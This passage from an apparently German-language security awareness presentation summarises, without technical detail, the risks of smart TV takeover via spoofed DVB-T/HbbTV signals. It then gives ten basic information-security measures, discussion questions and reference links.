2016)
- angreifen von internen Servern
- ausspionieren von Benutzern

mögliche Alternativen:

- WLAN aktivieren und Netzwerk angreifen
- beliebigen Inhalt auf alle TVs senden die „online“ sind
- Inhalte auf smart TVs speichern
- Mikrofon, webcam oder andere smartTV Funktionen aktivieren
- Geschäft angreifen oder generieren durch eingeblendete Werbung oder Ähnliches

Quelle: Oneconsult AG

Hacking and having Fun!



Quelle: Oneconsult AG

Zusammenfassung

- DVB-T und vermutlich auch DVB-C kann überschrieben werden
- ein Angreifer kann sein eigenes DVB Signal senden
- HbbTV aktiviert DVB-T
- die überprüften TV Hersteller patchen Sicherheitslücken zu langsam oder gar nicht
- smart TV Geräte können vollständig übernommen werden


Quelle: Oneconsult AG

Informations Sicherheit: Top 10 Maßnahmen

1. Benutze ein starkes Passwort
2. Schütze vertrauliche Informationen
3. Stelle sicher, dass Betriebssystem und Virenschutz aktuell sind
4. Nutze nur sichere und unterstützte Applikationen
5. Vorsicht bei verdächtigen E-Mails
6. Speichere vertrauliche Informationen nur auf firmeneigenen Servern
7. Sichere deine Daten und stelle sicher dass sie wiederherstellbar sind
8. Schütze Informationen jeder Art!
9. trainiere Dein Sicherheitsbewusstsein
10. Wenn Du unsicher bist frage nach!

Quelle: http://www.humboldt.edu/

Enterprise Security



Diskussion

- wo sehen Sie für sich im Unternehmen die grössten Bedrohungen?
- was ist das stärkste Hindernis bei der Umsetzung Ihrer Security Policy?
- warum steckt die Informationssicherheit immer noch in den Kinderschuhen?
- weshalb scheinen uns die Angreifer immer einen Schritt voraus?
- oder ist das alles nur Panikmache der IT Security Industrie?

Nützliche Links

https://www.bsi.bund.de
https://www.sicher-im-netz.de
https://bitkom.org
http://www.bmwi.de
https://www.sans.org
https://www.cisecurity.org/

DVB-T hack
http://www.zeit.de/digital/datenschutz/2017-04/smart-tv-hacker-angriff-rundfunksignal-cia
https://www.oneconsult.com/de/smart-tv-hacking/
https://www.youtube.com/watch?v=bOJ_8QHX6OA